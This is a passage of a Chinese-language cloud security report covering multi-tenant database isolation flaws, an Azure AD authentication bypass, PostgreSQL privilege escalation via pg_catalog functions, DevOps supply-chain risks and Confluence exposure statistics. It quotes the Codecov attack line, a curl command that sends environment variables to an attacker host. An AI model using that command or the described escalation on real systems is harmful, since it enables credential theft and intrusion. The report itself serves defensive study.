当设计具有多个容器的服务时，确切地定义他们如何协同工作是至关重要的。研究人员在对阿里云的 ApsaraDB RDS 和 AnalyticDB 进行的深入研究中，发现了一些关键的安全漏洞，这些漏洞暴露了多租户环境中可能存在的风险，以下是风险描述及建议：

1）Linux 容器之间的隔离不充分

在 ApsaraDB 和 AnalyticDB 这两项服务中，数据库容器与 Kubernetes Pod 中的其他业务容器共享不同的 Linux 命名空间。由于共享 PID 命名空间，使得容器能够访问业务容器和文件系统中的其他进程。另外，该漏洞的严重性还包括可使恶意攻击者横向移动到业务容器。

建议：利用容器隔离技术确保容器之间相互独立运行，避免了应用程序或服务之间的冲突和干扰，从而提高安全性、资源利用率和可管理性。

2）容器逃逸风险高

在 ApsaraDB RDS 的案例研究中，我们发现由于 Kubernetes 节点托管多个用户数据库的

特性，如果攻击者成功执行了容器逃逸，就能够访问其他租户的数据。

建议：在 Pod 中使用最小特权的容器，避免赋予容器过多的权限。使用 SecurityContext [25] 配置来限制容器的权限，例如限制特权模式、能力和挂载的文件系统等；采用 gVisor[1] 或 Kata 安全容器 [2] 来缓解容器逃逸。

3）Kubernetes 权限配置过高

在 ApsaraDB 和 AnalyticDB 这两项服务中，由于 Kubernetes 集群是多租户的，如果 Kubernetes 服务账号（Service Account）权限过高，则可以访问其他租户的资源。

建议：使用最小权限原则，如使用基于角色的访问控制（Role-based access control，RBAC ）技术限制集群资源的访问权限。

4.2 权限配置错误风险分析

权限配置问题通常是因为赋予了云租户过大的权限造成的，使得恶意用户可以超越当前限制，获取到高危权限，并利用 SaaS 服务的产品特性对宿主机产生影响。该问题主要体现在云服务厂商对用户的权限限制不当和对 SaaS 服务的产品特性限制不当等 [26]。

为了让读者对权限配置错误导致的风险有更清晰的理解，下面我们将通过三个具体案例分析说明。

研究案例 10：微软 Azure Active Directory 由于配置错误导致 Bing 服务受到严重影响

Microsoft 在 Azure 中提供了自己的单点登录（SSO）服务，即 AAD（Azure Active Directory），它是在 Azure App Services 或 Azure Functions 中创建的应用程序中最常见的身份验证机制。AAD 提供不同类型的帐户访问：单租户、多租户、个人帐户或以上两者的组合。单租户应用程序只允许来自相同租户的用户为该应用程序发放 OAuth 令牌。另一方面，多租户应用程序允许任何 Azure 租户为它们发放 OAuth 令牌。因此，应用程序开发人员必须在其代码中检查令牌，并决定哪个用户应该被允许登录。

研究人员扫描了 Azure App Services 和 Azure Functions 以查找暴露的端点，并在其中发现了一个典型的“责任共担”[47] 混淆案例。如图 4.3 所示，为 Azure 的一个 APP Functions 的示例 AAD 配置。这些托管服务允许用户通过点击按钮添加身份验证功能，对于应用程序所有者来说，这是一个理所当然的过程。然而，该服务仅确保了令牌的有效性。对于应用程序

1 https://gvisor.dev/docs/
2 https://katacontainers.io/docs/

所有者来说，无法通过 OAuth 声明验证用户的身份，并相应地分配访问权限。




图 4.3 Azure AAD 配置

对于单租户身份验证，影响仅限于应用程序的租户 - **来自相同租户的所有用户都可以连接到该应用程序。**

但对于多租户应用程序，暴露的范围就广泛得多 - **没有进行适当的验证，任何 Azure 用户都能够登录到该应用程序。**

研究人员扫描的所有多租户应用程序中，有 25% 存在认证绕过漏洞。以“Bing 问答”应用程序为例，微软的错误配置使其最关键的应用程序暴露给了互联网上的任何人。

研究案例 11：某云服务商 A 数据库服务 RDS PostgreSQL 由于权限配置错误导致宿主机受到命令执行风险

错误的权限定义导致非超级用户获取了 schema pg_catalog 下创建函数的权限（在 PostgreSQL 数据库中，pg_catalog 是一个系统模式（system schema），用于存储有关数据库内部结构和元数据的信息）。在创建 PostgreSQL 插件时，执行插件的 SQL 的用户角色会获得超级用户权限。通过利用函数调用的优先级特性，攻击者执行自定义的函数，嵌入提权 SQL 语句，最终成为数据库超级用户。如图 4.4 所示，整个流程分为三步：

1. 我们在申请到数据库服务后，发现初始用户在系统 schema pg_catalog 下具备创建函数的权限；
2. 我们调研了数据库扩展支持情况，发现部分扩展存在使用 pg_catalog 模式下系统函数的情况；
3. 我们随后利用 PostgreSQL 函数优先级设定，构造特定系统函数并嵌入提权逻辑，在安装扩展后即可提升为超级用户。




图 4.4 某云服务商 A 风险发现图

研究案例 12：某云服务商 B 数据库服务 RDS PostgreSQL 由于权限配置错误导致宿主机受到命令执行风险

错误的权限定义允许非超级用户在 schema pg_catalog 下创建并替换函数。攻击者能够通过服务器日志，确定超级用户在日常运维中会执行的函数。一旦确定目标函数，攻击者可以替换该函数并嵌入提权 SQL 语句。当该函数下次被调用后，攻击者即可成为数据库超级用户。如图 4.5 所示，整个流程分为三步：

1. 我们在申请到数据库服务后，发现在初始用户在系统 schema pg_catalog 下具备创建修改函数的权限；
2. 我们审计系统日志后发现存在超级用户使用特定系统函数的情况；
3. 我们替换该系统函数并嵌入提权逻辑，随后等待一段时间即可提升为超级用户。




图 4.5 某云服务商 B 风险发现图

我们在成为超级用户后，发现若数据库实例被禁用 program 特性（允许数据库的特定用户在 PostgreSQL 环境中执行任意代码），可利用 PostgreSQL 特权用户调用 C 函数特性，创建数据库 C 类型函数，从而获取到命令执行操作，如图 4.6-4.7 所示：




图 4.6 公有云 B 宿主机命令执行




图 4.7 公有云 B 宿主机命令执行

数据库越权问题说明当前数据库用户权限机制可能存在漏洞。在多租户共享数据库服务的情况下，云租户无法限制特定用户的读取和使用权限，进而产生越权风险。

此外，以上案例表明云服务商需要加强对宿主机的安全措施，包括网络隔离和权限分割，防止恶意云租户利用宿主机作为跳板，跨租户劫持其它云租户服务或深入核心生产业务。

4.3 小结

云安全实践在很多方面与传统的 IT 和网络安全实践相似，但是存在一些重要差异。与传统的 IT 安全不同的是：云安全通常由共同责任模型控制，即云服务商负责管理底层基础架构（例如，云存储服务、云计算服务、云网络服务）的安全，云租户则负责管理虚拟机管理程序之上的所有内容（例如访客操作系统、用户、应用程序，数据）的安全。攻击者可能尝试利用如 Puppet、Chef 和 Ansible 等基础设施即代码 (Infrastructure as Code，IaC) 工具来发起攻击和中断服务，因而云租户必须制定各种安全措施，以保护基于云的应用程序和数据并降低安全风险。

Gartner 认为云安全是需要考虑的，但是更多的不是一味地评估云数据中心是否安全，而是到底如何安全使用云，即企业应该把重心放在自身如何进行应用的构建，从而运用云的最佳实践，并逐步完善云安全管理能力 [27]。用户在使用公有云各类服务时应对这些风险保持警惕，与云服务商建立强有力的合作关系，并采取适当的安全措施来确保其数据和业务的安全性。

企业业务系统上云不是一蹴而就的，也不是一帆风顺的。建议首先要对数据进行分类，Gartner 认为数据可以分为以下四类：

公共数据、内部数据、机密数据、合规数据。

公共数据，比如公司网站上的数据，是可以在公共平台上发布的 ;

内部数据，就是内部使用的数据，如电话号码簿 ;

机密数据，比如未发布的财务报表、未来合并或并购的数据等 ;

合规数据，即与合规相关的数据。

在上云过程中，建议从前两个数据开始，以验证上云过程是否可以，并在此过程中逐步构建自己的上云能力，然后逐步完善云安全管理能力。

最后，云安全相对传统安全进行了颠覆，但并不是完全排他。首先，不是所有的应用都会上云，原有的一些安全举措仍然有效；其次，上云后建议打开云原生的安全管控能力，包括对工作负载安全或者对用户访问行为分析，云上提供的数据相对很全面；最后，如果采用的是多云或混合云的部署模式，建议考虑使用第三方工具把云安全管理起来。

05

连接云服务的第三方供应链安全风险分析

- 观点 5：近年敏捷开发模式流行，但开发者安全意识缺失，造成大量 DevOps 组件服务暴露在互联网上，不同程度带有 N Day 漏洞。这些漏洞可能来自于组件本身，或来自扩展组件功能的第三方插件，其客观上增加了 DevOps 的攻击面，特别是数据泄露的风险。

5.1 DevOps 与云计算

云计算敏捷、弹性的特性促使企业纷纷上云，这使得云应用自身的开发、部署也逐渐遵循开发运营一体化（DevOps）的原则。一方面云计算为 DevOps 提供了灵活、可扩展的基础设施和服务支持。另一方面，DevOps 也通过自动化的持续集成、持续部署，更好地适应云计算的快速、灵活和弹性的特点，加速了云计算的落地与实践。因此，云计算与 DevOps 两者相辅相成，密不可分。

5.2 DevOps 风险分析

近年来件供应链安全事件层出不穷，如 2021 年的 Codecov 供应链攻击事件。该事件直接导致近 3 万用户的隐私数据泄漏。Codecov 是一款国外软件审计平台，该平台被部署在云上作为 CI/CD 工作流中的一环。攻击者利用 Codecov 镜像 Dockerfile 中的错误配置提取 Bash Uploader 脚本（用户可通过该脚本上传测试数据）中的访问凭证，进而通过该凭证修改用户的 Bash Uploader 脚本 [28]，在长达 1000 多行的 Bash Uploader 脚本中添加如下两行代码 [29]：

```
524  search_in="$proj_root"
525  curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
```

图 5.1 Bash Uploader 脚本中注入的恶意代码

上述代码会将 CI 过程中所有的环境变量发送至第三方服务器，这些环境变量中可能包含 Git 访问凭证、API Key 等敏感信息和密钥，攻击者可以通过这些凭证访问更多的服务、数据和应用程序代码。

不难看出云服务的第三方供应链安全风险是极大的。DevOps 通常涉及八个阶段：计划、编码、测试、构建、发布、部署、运营及监控，每个阶段均会涉及大量组件，这些敏感数据往往会成为巨大的攻击杠杆。一旦让攻击者有机可趁，可能会进一步导致云计算环境的数据泄露、服务中断、供应链安全等风险，从而危及系统的可用性、机密性和完整性。




图 5.2 CI/CD 管道示意图

为了更深入了解 DevOps 风险，我们从数据流的角度将 DevOps 流程中各个阶段产生的风险进行了汇总，主要分为以下几部分：

CI/CD 管道接入源码仓库的风险

通常情况下，CI/CD 工具根据用户自定义的管道流程，在开发者进行 git push/pull 等操作时触发接入源码仓库，在接入过程中由于源码仓库自身提供多种接入方式，进而扩大了风险面，图 5.3 展示了 Gitlab 提供的几种访问途径：




图 5.3 源码仓库访问途径

可以看出除了常规的源码访问（push/pull/merge request 等）、Web 访问以及 API 访问，Gitlab 还提供 Webhook 访问。在第三方开发团队对源码仓库进行 push/pull 操作时，若未对源码仓库接入进行有效认证，则可能会导致本地代码在 CI/CD 以外的环境中运行，进而造成

源码泄露的风险。

引入第三方开源组件的风险

关于引入第三方开源组件的风险，通常包含以下四部分内容：

开源组件自身漏洞导致的风险：许多开源组件自身存在漏洞，不同风险级别的漏洞会导致 CI/CD 环境面临不同程度风险，例如若开源组件存在 RCE 漏洞，攻击者则可能利用该漏洞获取 CI/CD 管道中的环境变量，进而获取 Gitlab 或 Github 的有效访问凭证，最终接管整个源码仓库，造成巨大安全风险。

不安全的开源组件管理导致的风险：在 CI/CD 管道中，我们通常会引入第三方开源组件对项目依赖项进行构建管理。例如 Java 项目中，通常会引入 Maven 仓库，若我们的项目直接从 Maven 中央仓库进行拉取，我们就无法确定是否引入了含有漏洞的组件，进而可能导致组件漏洞被攻击者利用的风险。

攻击者为开源组件添加后门程序导致的风险：若攻击者拥有访问开源组件仓库的权限，进而可以通过为开源组件添加恶意后门程序，以重新对外发布的形式，引发大规模供应链攻击的风险。若用户的项目源码中引入了含有后门的开源组件，攻击者则有可能利用该漏洞对 CI/CD 环境进行探测，进而导致整个环境沦陷的风险。

构建阶段的风险

构建阶段，CI/CD 管道通常会引入插件对源码以及第三方开源组件代码进行构建。这类插件实际上也运行在 CI/CD 环境中，对于开发者而言，插件是不受信任的，含有漏洞的插件可能被攻击者利用进而访问到 CI/CD 管道中产生的数据，并将数据传送至第三方服务器。上述提到的 Codecov 供应链事件中，受害者下载了攻击者精心注入恶意代码的文件，导致 CI/CD 中的环境变量泄露，攻击者可以利用这些环境变量窃取受害者隐私数据，造成巨大影响。

测试阶段的风险

自动化测试是 CI/CD 管道中必经的一环，自动化测试常包含集成测试、单元测试、安全测试这几类流程，CI/CD 工具会调用测试插件（可能来自 CI/CD 环境外部或内部）进行测试，例如 Gitlab 的 CI/CD 管道默认支持引入开源代码审计工具 bundler-audit、gemnasium 等。这些开源工具是否可信是我们需要关注的重点，如测试阶段产生的流量是在 CI/CD 环境内部还是外部，若是外部将不受 DevOps 实施者的控制，可能进而会导致测试流量被代理到第三方服务器的风险，再如当测试阶段完成后，测试结果最终存储在哪里，若存储在外部，也会

导致数据泄露的风险。

此外，风险漏洞管理也十分关键，如当 Gitlab 进行镜像扫描后产生了一系列待修复的漏洞，谁拥有什么权限访问这些漏洞很重要，若管理员分配了错误的权限，则可能导致未授权访问的风险，这里的未授权访问主要针对的是第三方团队的开发人员。

打包和分发阶段的风险

经历测试阶段后，CI/CD 管道会评估最新的测试结果，一旦测试通过会将软件进行打包以及后续的分发。此处以微服务架构的项目举例，打包阶段时，各个微服务通过 Dockerfile 文件进行镜像构建，并进行签名后将镜像上传至仓库。分发部署阶段时，Kubernetes 会从镜像仓库中拉取最新版本的镜像以完成后续部署。以上过程中可能会产生一定的风险，主要包括以下两方面：

镜像自身内容引发的风险 : 若业务镜像依赖的基础镜像含有漏洞，可能导致攻击者利用已知漏洞对服务自身或其他微服务发起攻击，若镜像中的应用代码含有漏洞，也将会导致被攻击者利用的可能。

镜像分发过程引发的风险 : 由于 CI/CD 与 Kubernetes 可能不在同一环境，因而可能导致攻击者在分发过程中趁虚而入，利用镜像来源的不确定性（恶意镜像签名）对镜像的传输过程进行劫持，并替换成恶意镜像，亦或是对镜像仓库直接发起攻击，造成巨大影响。

鉴于上述提出的 DevOps 流程各阶段风险，我们对相关组件服务的暴露面和攻击面进行了统计和分析。在测绘到 21 万多个不同 DevOps 组件服务中，约有 45% 存在 N Day 漏洞，约有 23% 存在不同程度的未授权访问情况，如未授权访问代码、镜像、组件后台等。漏洞与不安全配置加上极低的利用成本，使得互联网中暴露的 DevOps 组件服务存在严重的安全风险。

我们研究的 DevOps 组件包括 Confluence[1]、Gitlab[2]、Harbor[3]、Sonarqube[4]、Jenkins[5]、Docker[6]、Kubernetes[7] 及 Prometheus[8]，涵盖 DevOps 流程的 8 个阶段，下面逐一对其进行介绍。

1 https://www.atlassian.com/software/confluence
2 https://about.gitlab.com/
3 https://goharbor.io/
4 https://www.sonarsource.com/products/sonarqube/
5 https://www.jenkins.io/
6 https://www.docker.com/
7 https://kubernetes.io/
8 https://kubernetes.io/

5.2.1 Confluence

Confluence 是一款由 Atlassian 公司开发的协作与文档管理工具，主要用于团队协作、知识共享和文档编写。由于 Confluence 与其他 Atlassian 产品（如 Jira、Bitbucket）无缝集成，因此形成了一个全面的协作和开发生态系统，使得 Confluence 在整个软件开发生命周期中得到广泛应用。

在 DevOps 计划阶段，Confluence 作为信息中心，帮助团队收集、整理和共享与项目相关的文档、设计文稿、技术规范等信息，确保所有相关方了解项目状态和进展，减少信息断层，提高交付质量。

5.2.1.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 21150 个 Confluence 服务进行了测绘，并对结果进行统计、分析。下面从地区、归属组织、端口及版本分布情况分别进行介绍。

图 5.4 展示了暴露 Confluence 服务数量的 Top 10 地区，前三的地区分别是美国、日本和德国，暴露数量占测绘总量的 40%。其中美国暴露资产数量排名首位，暴露的 Confluence 服务达到 5062 个，占比约 23%。

图 5.4 暴露 Confluence 服务地区分布情况

图 5.5 展示了暴露的 Confluence 服务归属组织的 Top 5。在能够测绘到归属组织的 Confluence 服务中，占比位居首位的是亚马逊（Amazon），约 78%；第二位是光环新网（Guanghuan Xinwang Digital），约 2%；第三位是西云数据（NWCDcloud），约 1%。




图 5.5 暴露 Confluence 服务归属组织分布情况

如图 5.6 所示，我们测绘了全球 21150 个暴露端口的 Confluence 服务，并记录了 Top 10。其中，暴露数量前三的端口分别是 443、8089 和 8200，占比 2%。其中 443 端口暴露量最多，共计 280 个，占比约 1%。

图 5.6 暴露 Confluence 服务端口分布情况

同时，我们还对 Confluence 服务的版本情况进行了统计，共 21150 个，图 5.7 展示了 Top 10 版本。其中，暴露数量前三的版本分别是 7.13.0、7.17.4 和 7.19.17，占比 98%。其中 7.13.0 版本 Confluence 暴露量最多，共计 18518 个，占比约 87%。截至报告撰写时，Confluence 最新版本为 8.7.2。




图 5.7 暴露 Confluence 服务版本分布情况

5.2.1.2 组件攻击面分析与影响

首先，我们发现互联网暴露的 21150 个 Confluence 服务中，约有 99% 均不同程度存在 N Day 漏洞。我们仅对影响暴露 Confluence 服务的 Top10 漏洞（Top10 的选择标准为影响暴露 Confluence 服务数量）进行统计、分析。如图 5.8 所示，我们发现有 CVE-2023-22503（信息泄露）20855 个，CVE-2023-22522（代码执行）17282 个，CVE-2023-22518（代码执行）17090 个，CVE-2023-22504（认证绕过）17031 个及 CVE-2023-22508（代码执行）17021 个。其中，每个资产可能命中多条 CVE。由于篇幅原因，其余漏洞情况不展开描述。可以看出排名 Top 5 的漏洞均为 2023 年被曝出的，且 Top10 漏洞中代码、命令执行类漏洞占比最高，约占 58%。这类漏洞将直接影响 Confluence 运行的宿主机，容易造成服务中断或者信息泄露等安全问题。




图 5.8 暴露 Confluence 服务漏洞分布情况

此外，我们还对 Confluence 覆盖 CVSS 3.0 评分 7.5 以上的漏洞版本进行了统计分析。具体见表格 5-1：

表 5-1 Confluence 版本漏洞统计分析

版本	CVE 数量	CVE ID
7.13.0，7.17.4，7.13.4	3	CVE-2023-22508，CVE-2023-22522，CVE-2023-22518
7.19.17，8.5.4，7.19.16，8.6.2	1	CVE-2023-22522
8.5.3	3	CVE-2023-22522，CVE-2023-22527，CVE-2023-22518
8.6.1	2	CVE-2023-22522，CVE-2023-22518

同时，我们汇总了近年来与 Confluence 相关的安全事件 , 可以看出平均每年都有安全事件被曝出：

2021 年，某黑客组织利用 Confluence CVE-2021-26084 未授权 OGNL（对象导航图语言）代码注入漏洞入侵了 Jenkins 项目开发团队服务器，并植入了挖矿工具 [30]。可能导致服务资源被大量占用、性能下降，影响正常业务运行，甚至服务中断。

2022 年，瑞士网络威胁情报公司 Prodaft 发现，AvosLocker 勒索组织利用 Confluence CVE-2022-26134 未授权 OGNL 代码注入漏洞对暴露在互联网上的未打补丁的 Confluence 进行勒索攻击 [31]。勒索攻击会使得计算机系统将无法正常使用，直至受害者交纳巨额赎金。

